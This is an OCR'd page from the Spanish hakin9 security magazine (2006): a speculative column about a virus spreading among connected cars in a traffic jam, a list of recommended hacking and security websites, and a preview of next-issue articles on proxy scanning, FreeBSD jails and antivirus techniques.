¿Quién dice que la tecnología sólo nos proporciona bienestar? Esta mañana mi b-ticino abrió las ventanas y encendió las luces de mi habitación a las 5 a.m. ¡La equivocación de ese artilugio me hizo perder una hora de sueño! Aunque estoy furioso me levanto con bastante energía y le ordeno a mi bañera que me prepare el baño a una temperatura de 31 grados Celsius. Mientras tomo mi yogurt en la cocina, reviso mi correo electrónico y compruebo que mi b-ticino no se había equivocado. El primer mensaje en el buzón de correo me informa que tengo que estar en un lugar al otro lado de la ciudad a las 6 a.m.! Tengo otros mensajes importantes por leer. Aunque, lo puedo hacer de camino a mi cita.

Ahora los coches tienen conexión Blue Tooth, Wi-Fi, GPS, GPRS entre otras. También dependen de muchos Sistemas de Operaciones muy potentes que le proporcionan a los conductores y pasajeros comunicación de viva voz, acceso a información personalizada en la web, y la posibilidad de solicitar servicios de entretenimiento y comodidades. Todo ese confort ha provocado un aumento en el número de coches que hay en las calles y que los viajes de hoy en día sean más largos. No por gusto me llevó una hora cruzar la ciudad.

La ley de Murphy se me revela cada día. Ya se me ha hecho tarde y ahora me encuentro en medio de un atasco. La cola de coches es grandiosa; voy a utilizar este tiempo para acceder a mi cuenta de correo y ver un DVD. Mientras me distraigo con estas tareas no puedo evitar pensar lo genial que es tener tantos recursos a mi disposición dentro de un espacio móvil tan compacto.

Mi coche está equipado con un sistema de seguridad en el que el conductor es la primera prioridad. Las herramientas de distracción están desactivadas mientras este circula.

El coche también posee un sistema FreeBSD que controla las funciones del motor, los frenos, la trasmisión y los air-bags. Sin embargo, depende del sistema Unix el evitar la distracción del conductor. Los sistemas de operaciones se comunican y son independientes unos de los otros.

El automóvil depende de las conexiones BlueTooth para el arranque, en las entradas laterales y en el maletero. Hay conexión por satélite en el panel de control. En total, hay cuatro posibles vías para que los virus dirigidos a los vehículos puedan entrar. Gracias a Dios tengo un firewall.

Mis pensamientos son interrumpidos por el caos. Varios coches comienzan a pitar, parpadean sus luces de emergencia, abren y cierran sus maleteros, esparcen agua por sus parabrisas. En ese momento mi coche me alerta sobre intentos de invadir el Sistema de Operaciones. Hay un virus que intenta conectar los paneles de control de los coches y activar varios recursos.


El problema no afectó a mi coche, pero seguramente llegaré un poco más tarde a mi cita. Por ahora he navegado por la web y me he descargado algunos videos, sólo quería llegar allí a tiempo. Pero ¿y si el virus hubiese afectado el sistema de frenos de mi coche? ¿O si se hubiese puesto a correr a 200km/h? Podría ser peor. Aunque, nada hubiese sucedido si todos los conductores atascados allí hubiesen instalado un firewall para proteger sus vehículos.

Es poco probable que alguno de nosotros haya tenido un día como el que se describe aquí. Sin embargo, puede que un día semejante forme parte de la rutina futura de nuestros hijos. La conectividad que ofrecen los vehículos ayuda a los conductores y pasajeros a comunicarse con seguridad y confianza, a obtener información precisa e instantánea, además les proporciona acceso a los medio digitales en la carretera. También está la localización por GPS, que permite la ubicación individual de un vehículo entre una multitud de ellos. Actualmente, pocas personas tienen la posibilidad de hacer uso de tales recursos. No obstante, el progreso de los Sistemas de Operaciones hará que la alta tecnología para automóviles forme parte de la vida cotidiana de la gente.

La idea de que los coches se pongan en contra nuestra parece ser pura ficción. En la mayoría de los casos, alguien que tuviese malas intenciones tendría que acceder fisicamente a un coche en un momento determinado para poder introducir cualquier fallo digital. Al menos por ahora.


Un virus exitoso sólo podría funcionar en un número reducido de coches. La idea de que un virus se propague de un coche a otro es remota, pero no tanto. ¿qué sucedería si uno de estos virus infectara a un coche que depende del Windows Automotive o si, mientras haces un adelantamiento, un error causado por un virus provoca el llamado pantallazo azul? ●

Páginas recomendadas




Una especie de portal para la gente a que le gusta la informática y la seguridad. Si te gusta este mundo, te gustará elhacker.net.

http://www.elhacker.net




CyruxNET – allí encontrarás la información detallada sobre las técnicas hack más populares.

http://www.cyruxnet.org




Website de contenido underground, hacking, temas de seguridad, técnicas de hacking, troyanos, msn tools, noticias informáticas.

http://www.cyberpirata.org




Un sitio web sobre la seguridad y contraseguridad informática. Artículos, noticias, información vírica, descargas de herramientas.

http://www.freneticmig.com



Hack Hispano, comunidad de usuarios en la que se tratan temas de actualidad sobre nuevas tecnologías, Internet y seguridad informática.

http://www.hackhispano.com




Un espacio libre para compartir: descargas, software, programas oscuros, dudas, noticias, trucos... y más cosas a ritmo de blues.

http://www.viejoblues.com



Una página independiente y no comercial. Allí se reúnen amigos hispanos para desarrollar Internet de calidad y para todos.

http://www.agujero.com



Tecnología, informática e Internet. Allí encontrarás enlaces, foros, fondos de escritorio y una biblioteca repleta de artículos interesantes...

http://www.hispabyte.net



Indaya teaM fue creada por un grupo de personas amantes de la informática para ayudar a todos los que se interesan por la informática.

http://www.indaya.com



Web especializada en artículos técnicos sobre Linux. Aquí encontrarás las últimas noticias sobre Linux y Software Libre, foros.

www.diariolinux.com



Seguridad0 es un magazine gratuito de seguridad informática. Tiene una periodicidad semanal, aunque se anaden noticias a diario.

http://www.seguridad0.com



La Web de Dragon. Noticias, descargas gratuitas, herramientas útiles para todos los que se interesan por hacking y seguridad informática.

http://www.dragonjar.us

Páginas recomendadas

Si tienes una página web interesante y quieres que la presentemos en nuestra sección de "Páginas recomendadas" contáctanos: *es@hakin9.org*



hakin9 4/2006
En el número siguiente, entre otros:



Técnica de Proxy Scan



¿Cómo funciona el escaneo de tipo proxy y cómo se diferencia del pasivo o activo? Pablo Fernández describirá detalladamente cómo emplear esta técnica para escanear tanto el hospedaje separado como la red entera, también en entornos corporativos. Aperderemos cómo perfeccionar el proceso de escaneo empleando la herramienta *proxychain*. El autor presentará también cómo emplear *proxy scan* para evitar cortafuegos.



Jailing de servicios en FreeBSD



FreeBSD se considera uno de los sistemas más seguros para servidores masivos, lo emplean empresas como Yahoo, Novell, Apache Inc., Hotmail e incluso Microsoft. Remigiusz Hajduk describirá las posibilidades del mecanismo Jail en FreeBSD 5.x y 6.x. Demostraremos cómo, a través de esta técnica, crear un entorno seguro para servicios populares como los servicios de correo electrónico, FTP, Web o bases de datos. Comprobaremos también cuáles son las vulnerabilidades de un mecanismo parecido a Jail denominado *chroot*.



Técnicas de detección e identificación de virus




Los virus son un fantasma para muchos usuarios de ordenadores. La prevención eficaz de infecciones o bien *tratamiento* del ordenador infectado es posible gracias a una aplicación antivirus dotada de las bases de virus. En el artículo, Robert Majdański presenta la forma en la cual la aplicación antivirus detecta la actividad sospechosa en el sistema, cómo identifica al virus y de qué forma lo elimina. Revisaremos también las amenazas que conlleva el proceso de propagación de las bases de virus entre los usuarios y cómo protegerse de este proceso.



Colección de virus



A veces las aficiones esconden estrañas obsesiones. Es muy popular el coleccionismo de sellos, tarjetas, monedas... En este artículo demostraremos que también se pueden coleccionar virus informáticos y otras aplicaciones generalmente reconocidas como nocivas. ¿Cómo organizar tal colección, como administrarla y cómo utilizarla para profundizar en nuestro conocimiento sobre este tipo de aplicaciones, sin perjudicar al mismo tiempo nuestro entorno? – encontrareis las respuestas a estas preguntas en el siguiente número de la revista *hakin9*.



En el CD:

- *hakin9.live* – distribución bootable de Linux,
- muchas herramientas – composición imprescindible de un hacker,
- tutoriales – ejercicios prácticos de los problemas tratados en los artículos,
- documentación adicional,
- versiones completas de aplicaciones comerciales.

Información actual sobre el próximo número – *http://www.hakin9.org/es*

La redacción se reserva el derecho a cambiar el contenido de la revista.